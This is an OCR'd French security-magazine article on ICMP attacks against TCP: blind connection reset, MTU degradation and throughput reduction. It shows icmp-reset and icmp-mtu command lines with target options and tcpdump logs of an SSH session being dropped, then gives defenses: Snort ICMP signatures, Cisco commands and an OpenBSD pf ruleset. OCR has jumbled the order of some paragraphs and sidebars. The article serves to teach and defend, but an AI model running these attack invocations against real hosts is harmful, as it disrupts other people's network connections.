

Figure 7. *Format du message ICMP de type fragmentation required but DF sets*



Figure 8. *Format d'un message ICMP de type Address mask request/reply*

Listing 9. *Attaque par réinitialisation icmp vue dans tcpdump*

```
# tcpdump -ile1 -nnv icmp and host 192.168.1.4
10.10.228.237 > 192.168.1.4: ↩
  icmp: 10.10.228.237 protocol 6 unreachable for ↩
  192.168.1.4.3763 > 10.10.228.237.80: 3634163930 ↩
  [|tcp] (ttl 211, id 28211, len 576) (ttl 214, id 31456)
```

Listing 10. *Réaction face à l'attaque par réinitialisation icmp exposée dans tcpdump*

```
# tcpdump -ile1 -nn 'tcp[13] & 4 != 0'
192.168.1.4.3763 > 10.10.228.237.80: ↩
  R 1428640266:1428640266(0) ack 667972724 win 0 (DF)
```

Listing 11. *Attaque par réinitialisation icmp provoquant l'abandon d'une connexion avec un client Putty*

```
# icmp-reset -c 10.239.7.27:1040-1060 -s 10.239.5.41:22 -t client -r 56
# tcpdump -ile1 -nn host 10.239.5.41 and port 22
10.239.7.27.1049 > 10.239.5.41.22: ↩
  S [tcp sum ok] 782249187:782249187(0) win 16384 ↩
  <mss  460,nop,nop,sackOK> (DF) (ttl 127, id 23641, len 48)
10.239.5.41.22 > 10.239.7.27.1049: ↩
  S [tcp sum ok] 4070582427:4070582427(0) ack 782249188 win 5840 ↩
  <mss 1460,nop,nop,sackOK> (DF) (ttl 64, id 0, len 48)
(...)
10.239.5.41 > 10.239.7.27: ↩
  icmp: 10.239.5.41 protocol 6 unreachable ↩
  for 10.239.7.27.1049 > 10.239.5.41.22: 1144805691 ↩
  [|tcp] (ttl 206, id 57166, len 576)
(...)
10.239.5.41 > 10.239.7.27: ↩
  icmp: 10.239.5.41 protocol 6 unreachable ↩
  for 10.239.7.27.1049 > 10.239.5.41.22: 1512665611 ↩
  [|tcp] (ttl 234, id 63018, len 576)
```

ICMP contre TCP

Fernando Gont a réalisé un travail de grand intérêt sur ce type d'attaques, qu'il a décrit dans le projet Internet intitulé *ICMP attacks against TCP* (voir l'Encadré *Sur Internet*). En règle générale, ce type d'attaques comprend les éléments suivants :

- réinitialisation de la connexion invisible,
- dégradation de la performance de la connexion invisible,
- réduction des données de sortie de la connexion invisible.

Des outils ont également été préparés afin de démontrer l'existence de ces éléments. Nous allons expliquer le fonctionnement de ces outils dans le but de contrôler la vulnérabilité aux attaques de notre implémentation TCP/IP sur notre système.

Réinitialisation de la connexion invisible

Ce type d'attaque est utilisé afin de réinitialiser la connexion à partir de la source, ou de la destination de la connexion TCP. Le pirate n'a besoin que de la source, de la destination IP et du port utilisé. Il existe de multiples connexions TCP pour lesquelles ces quatre valeurs sont bien connues, telles que les transferts de zones BGP et DNS.

Lorsqu'un hôte reçoit un message ICMP de type 3, code 2, 3 ou 4, ce dernier désactive automatiquement la connexion, en raison de la fonction de réparation TCP impliquée dans ce type d'erreur, considérée comme *hard error* par le document RFC 1122. Un des outils de démonstration élaboré par Fernando peut être utilisé pour vous donner un exemple :

```
# icmp-reset \
  -c 192.168.1.4:3000-4000 \
  -s 10.10.189.73:80 \
  -t client -r 128
```

Si le comportement du client est connu, il est possible d'indiquer une étendue de ports sources. L'outil en question est capable de tester tous les ports compris entre 0 et 65535. L'exemple ci-dessus demande à envoyer 1000 connexions. Une fois le cycle achevé, le processus reprend à partir du port 3000. Ainsi, si le client redémarre la connexion juste après la réinitialisation, l'outil réinitialisera la connexion sans cesse.

Cette application a été testée sur un dispositif en réseau, chargé de télécharger des fichiers à partir d'un serveur Web. L'option `-c` signifie client (IP:src port), `-s` serveur (IP:dst port), `-t` la cible chargée de réinitialiser la connexion (client ou serveur), et



Figure 9. *Connexion Putty abandonnée par l'outil de réinitialisation ICMP*

Listing 12. *Attaque mtu ICMP vue par tcpdump*

```
10.239.5.41:22 > 10.239.7.27.1058: . ↩
  20745:22225(1480) ack 0 win 5840 (DF) (ttl 64, id 64416)
10.239.7.27.1058 > 10.239.5.41:22: . ↩
  [tcp sum ok] ack 48281 win 16384 (DF) (ttl 127, id 34764)
10.239.7.27.1058 > 10.239.5.41:22: . ↩
  [tcp sum ok] ack 68161 win 16384 (DF) (ttl 127, id 98023)
10.239.5.41:22 > 10.239.7.27.1058: . ↩
  22225:23705(1480) ack 0 win 17040 (DF) (ttl 64, id 23658)
10.239.7.27.1058 > 10.239.5.41:22: . ↩
  [tcp sum ok] ack 69581 win 16384 (DF) (ttl 127, id 65789)
10.239.5.41:22 > 10.239.7.27.1058: . ↩
  23705:25185(1480) ack 0 win 5840 (DF) (ttl 64, id 87436)
10.239.7.27.1058 > 10.239.5.41:22: . ↩
  [tcp sum ok] ack 71001 win 16384 (DF) (ttl 127, id 78413)
10.239.5.41:22 > 10.239.7.27.1058: . ↩
  25185:26665(1480) ack 0 win 5840 (DF) (ttl 64, id 98127)
10.0.0.1 > 192.168.0.1: icmp: ↩
  10.0.0.1 unreachable - need to frag (mtu 512) (ttl 234, id 65896)
10.239.5.41:22 > 10.239.7.27.1058: . ↩
  83848:84320(472) ack 0 win 5840 (DF) (ttl 64, id 56897)
10.239.5.41:22 > 10.239.7.27.1058: . ↩
  84320:84792(472) ack 0 win 5840 (DF) (ttl 64, id 77884)
10.239.5.41:22 > 10.239.7.27.1058: . ↩
  84792:85264(472) ack 0 win 5840 (DF) (ttl 64, id 45902)
10.239.5.41:22 > 10.239.7.27.1058: . ↩
  85264:85736(472) ack 0 win 5840 (DF) (ttl 64, id 98542)
10.0.0.1 > 192.168.0.1: icmp: ↩
  10.0.0.1 unreachable - need to frag (mtu 512) (ttl 234, id 62154)
10.239.5.41:22 > 10.239.7.27.1058: . ↩
  81004:81476(472) ack 0 win 5840 (DF) (ttl 64, id 67554)
10.239.5.41:22 > 10.239.7.27.1058: . ↩
  81476:81948(472) ack 0 win 5840 (DF) (ttl 64, id 44688)
10.239.5.41:22 > 10.239.7.27.1058: . ↩
  81948:82420(472) ack 0 win 5840 (DF) (ttl 64, id 87327)
10.239.5.41:22 > 10.239.7.27.1058: . ↩
  82420:82892(472) ack 0 win 5840 (DF) (ttl 64, id 65876)
```

Filtrage adéquat du protocole ICMP

De nombreux documents recommandent de bloquer tous les protocoles ICMP. En réalité, une configuration adéquate du protocole ICMP vous garantira un bon fonctionnement du réseau, tout en vous permettant de contrôler correctement les services et en vous aidant à réparer les problèmes. Il est donc recommandé de suivre les instructions suivantes :

- paramétrer un filtre anti-usurpation et restreindre la source et la destination des paquets,
- activer un filtrage avec état,
- analyser les messages entrants et sortants de type *ICMP Unreachable*, *ICMP Unreachable Need to Fragment* (utilisé par le MTU du chemin pour déterminer la valeur MTU optimale) et *ICMP Time Exceeded in Transit* (TTL expiré en transit utilisé par l'utilitaire de routage traceroute de *NIX et tracert de Windows ; l'utilitaire de routage *NIX utilise également un port UDP élevé. Ce message est également important lorsque surviennent des boucles de routage),
- analyser les messages sortants de type *ICMP Echo Request* issus d'hôtes internes,
- si possible, appliquer une limitation de taux du protocole ICMP, afin d'atténuer les effets d'inondations ICMP (technique appelée *Committed Access Rate* (CAR, ou Taux d'accès Engagé) permettant ce type de filtrage).

Tous,les autres ICMP devraient être bloqués.

enfin, `-r` le taux permettant de limiter la bande passante de l'utilisateur pour l'attaque (exprimée en kbps). Par défaut, les autres champs sont réglés sur des valeurs aléatoires, puis des messages ICMP de type 3 et de code 2 sont envoyés. Vous trouverez dans le Listing 9 les données de sortie émises par tcpdump. Le client réagit en abandonnant la connexion, puis en envoyant un paquet RST au serveur Web (voir le Listing 10).

Cet outil a été testé sur différentes machines Microsoft (veuillez consulter le Bulletin de Sécurité Microsoft MS05-019 (893066) relatif à cette vulnérabilité). Ainsi, il a été constaté que sur une machine équipée de Windows Server 2003, édition entreprise, sans aucun programme de correction, l'outil a abandonné une connexion avec un client Putty, comme l'illustre la Figure 9. Nous avons exposé dans le Listing 11 le fonctionnement détaillé de ce type d'attaques.

Dégradation de performance invisible

Cette attaque est utilisée afin de dégrader la performance au cours d'une connexion TCP. L'hôte croit qu'il envoie des paquets plus importants que le PMTU du moment. Ceci a pour effet de réduire la performance du transfert et augmenter l'utilisation de l'unité centrale. Le même taux de transfert de données exigera bien plus de paquets (dans la mesure où le protocole TCP enverrait des paquets plus petits), ce qui provoquera une augmentation du taux de paquets et de la charge de l'unité centrale.

Lorsqu'un hôte reçoit un message ICMP de type 4, et de code 0, il doit ralentir le taux auquel il envoie les données. Ce qui permet au pirate de réduire les données de sortie sur le lien menant au chemin.

Exemple :

```
# icmp-mtu \
  -c 10.239.7.27:1040-1060 \
  -s 10.239.5.41:22 \
  -t server -r 56 \
  -D 300 -m 512
```

L'option `-D 300` représente un arrêt de 300 secondes avant de lancer une autre opération, alors que l'option `-m 512` paramètre le MTU du chemin à 512 octets (par défaut, le MTU sera paramétré sur 68, valeur la plus petite possible). Consultez le Listing 12 pour les résultats émis par tcpdump.

Réduction des données de sortie invisible

Ce type d'attaque est utilisée afin de ralentir la connexion soit à partir de la source, soit en partant de la destination de la connexion TCP. Le pirate n'a besoin de connaître que la source, la destination IP et la combinaison de ports utilisée. Lorsqu'un hôte reçoit un message ICMP de type 4 et de code 0, il doit ralentir le taux auquel il envoie les données, ce qui permet au pirate de réduire les données de sortie du chemin.

En situation normale, le client émet une fenêtre de X octets. Dans ce cas, il dispose d'un espace dans la mémoire tampon de X octets de données (contrôle du flux TCP). Après l'établissement d'une liaison de trois manières différentes, une connexion TCP débute enfin dans l'état dénommé *slow start* (*départ ralenti*), dans lequel le protocole TCP ajuste son taux de transmission, selon le taux reçu à l'autre extrémité. Le départ ralenti du protocole TCP est implémenté au moyen de deux variables : *cwnd* (*Congestion Window,* ou *Fenêtre de congestion*) et *ssthresh* (*Slow Start Threshold,* ou *Seuil de Départ Ralenti*). L'option *cwnd* est une restriction auto-imposée de fenêtre de transmission par l'emetteur. Cette restriction augmentera dès lors que le protocole TCP est utilisé pour gérer le trafic sans problème. L'option *ssthresh* est un seuil permettant de déterminer un point à partir duquel le protocole TCP existe au début d'une phase de départ ralenti.

Si *cwnd* augmente au-delà de *ssthresh*, la session TCP dirigée dans cette direction est considérée comme hors d'une phase de départ ralenti. En l'espace de quelques interactions, l'option *cwnd* dépassera *ssthresh*, moment à partir duquel la session peut être considérée hors du départ ralenti. Autrement dit, la connexion TCP a atteint un état optimal, où l'option *cwnd* correspond parfaitement à la capacité du réseau. A partir de cet état, la fenêtre de congestion se déplacera de manière linéaire.

Un message ICMP de type *source quench* engage la connexion dans une phase de départ ralenti sans interruption, et le serveur n'envoie

Renifler les règles du protocole ICMP

L'opération de reniflage touche aux règles *icmp-info.rules* et *icmp.rules*. L'analyse de ces règles permet de se faire une meilleure idée de la manière dont le protocole ICMP peut être abusé. Examinons une des signatures contenues dans *icmp-info.rules* :

```
alert icmp $EXTERNAL_NET any -> ⬸
  $HOME_NET any (msg:"ICMP PING"; icode:0; itype:8; ⬸
  classtype:misc-activity; sid:384; rev:5;)
```

Ce qui signifie la chose suivante : alerte moi uniquement avec le message *ICMP PING*, si quelqu'un d'étranger au système tente d'exécuter un utilitaire ping dans mon réseau, ou :

```
alert icmp $EXTERNAL_NET any -> ⬸
  $HOME_NET any (msg:"ICMP redirect host"; icode:1; itype:5; ⬸
  reference:arachnids,135; reference:cve,1999-0265; ⬸
  classtype:bad-unknown; sid:472; rev:4;)
```

qui signifie : alerte moi avec le message *ICMP redirect host*, si quelqu'un d'étranger au système tente de modifier le routage dans mon réseau. Dans ce type de messages, vous obtenez également une référence, si cette dernière existe, comme les expositions aux vulnérabilités les plus répandues.

Listing 13. *Partie ICMP du fichier de configuration des fonctions programmées de l'auteur*

```
ext_if = "ne1"
prv_if = "ne2"
srv_mail ="192.168.1.5/32"
my_bsd ="192.168.1.4/32"
(...)

# Block all inbound TCP requests on port 133, sending back ICMP unreachable
block return-icmp in quick on $ext_if proto tcp from any to $srv_mail port auth

# Let the admin bsd machine ping
pass in on $prv_if inet proto icmp from $my_bsd to any icmp-type 8 code 0 keep state
pass out on $ext_if inet proto icmp from $my_bsd to any icmp-type 8 code 0 keep state

# Let the admin bsd machine receive time to live exceeded in transit and udp port unreachable
pass in on $ext_if inet proto icmp from any to $my_bsd icmp-type 11 keep state
pass out on $prv_if inet proto icmp from $my_bsd to any icmp-type 11 keep state
pass in on $ext_if inet proto icmp from any to $my_bsd icmp-type 3 code 3 keep state
pass out on $prv_if inet proto icmp from $my_bsd to any icmp-type 3 code 3 keep state
```

À propos de l'auteur

Antonio Merola travaille comme consultant expérimenté en sécurité pour la société Telecom Italia. Au cours de sa carrière professionnelle, il a été confronté à de nombreux aspects de la sécurité informatique. En tant qu'indépendant, il collabore avec plusieurs sociétés en tant que consultant et instructeur dans un large choix de sujets liés à la sécurité. Il est l'auteur de nombreux articles informatiques publiés dans plusieurs magazines italiens. Il s'intéresse depuis peu aux Honey pots et aux solutions de sécurité de type IDS/IPS.

Remerciements

L'auteur souhaite remercier son ami et collègue Massimo Fubini pour avoir consacré du temps aux essais menés en laboratoire sur les abus du protocole ICMP, dans le cadre du présent article.

alors qu'un seul segment, de manière à limiter les données de sortie de la connexion à un seul paquet par RTT (*Round Trip Time,* ou *durée de rotation*). Vous trouverez un exemple de ce processus sur le site Web de Fernando Gont (voir l'Encadré *Sur Internet*).

Comment se défendre contre les attaques ICMP

La gestion du protocole ICMP demande un filtrage avec état. Or, le protocole ICMP n'est pas conscient des états contrairement à UDP. Pister les connexions se révèle donc difficile au moyen de messages réponses ICMP à des problèmes non-transitoires. Alors que le mécanisme de messages requêtes/réponses est facile à gérer en raison de la présence d'un stimulus et d'une réponse, c'est en revanche la seule situation où le protocole ICMP peut être considéré avec état.

La plupart des défenses ICMP sont appliquées sur le périmètre. Par exemple, une commande *no ip unreachables* est disponible dans un routeur Cisco, ce qui le pousse à stopper l'envoi de messages ICMP de type 3, lorsqu'un hôte demeure inatteignable. Il existe également une commande *no ip directed-broadcast* permettant d'empêcher le trafic sur des adresses de diffusion (par exemple, l'attaque smurf), et une autre *no ip source-route* capable de désactiver le routage de la source. Toutefois, il n'existe pas de commande de type *no ip redirects* permettant d'empêcher toute modification malveillante du chemin. Les messages ICMP de type *redirect* devraient être bloqués au moyen de filtres adéquats sur le routeur, censé réaliser un filtrage à l'entrée, alors que le message *fragmentation required* devrait être autorisé, justement pour éviter tout risque de fragmentation.

Le pare feu utilisé devrait être capable de gérer le protocole ICMP, et permettre la spécification de types et de codes. Si vous utilisez un filtre de paquets d'OpenBSD, le Listing 13 vous montrera comment implémenter une protection contre les attaques ICMP via des fonctions programmées. OpenBSD se révèle être un bon choix, car il enregistre non seulement d'impressionnants records de sécurité, mais est également capable de réaliser un filtrage avec état sur le protocole ICMP, sur les messages d'erreur de TCP et d'UDP mis en correspondance avec la connexion à laquelle ils appartiennent (option *keep state*), et est le premier système d'exploitation à implémenter un ensemble complet de contre mesures relatives aux attaques basées sur le protocole ICMP.

Un système de détection d'intrusion devrait également être installé, afin de surveiller d'éventuelles activités anormales du protocole ICMP. L'opération de renifler (voir la partie intitulée *Renifler les règles du protocole ICMP*) comprend les fichiers de signatures consacrés à d'éventuels trafics malveillant sur le protocole ICMP. Ces signatures détectent la plupart des outils de scan ainsi que les abus du trafic ICMP tels que les hôtes redirigés.

Enfin, avant d'implémenter une protection ICMP et de bloquer presque tous les trafics ICMP, il vaut mieux bien peser le pour et le contre. Alors qu'un niveau de protection trop bas peut permettre à des pirates d'effectuer une attaque plus rapide avant une attaque, il permettra également à certains services de fonctionner sans problèmes (par exemple, retourner un message de type *destination unreachable* sur le port 113 TCP permet d'envoyer des connexions complètes plus rapidement sans attendre le délai d'attente).

Il n'est pas difficile de se protéger contre les attaques ICMP. Bien que le protocole ICMP soit considéré comme sans danger en termes de menaces potentielles, le réseau peut toutefois souffrir en l'absence de mesures adéquates. C'est donc un problème à ne pas prendre à la légère. Il faut donc bien s'assurer qu'une protection adéquate est en place. ●

Sur Internet

- *http://www.sans.org/rr* – SANS,
- *http://sourceforge.net/projects/sing* – outil SING,
- *http://www.gont.com.ar* – ICMP contre les outils d'attaques TCP,
- *http://www.microsoft.com/technet/security/bulletin/MS05-019.mspx – Vulnerabilities in TCP/IP Could Allow Remote Code Execution and Denial of Service*,
- *http://www.tcpipguide.com/free/t_ICMPOverviewHistoryVersionsandStandards.htm – ICMP Overview, History, Versions and Standards*.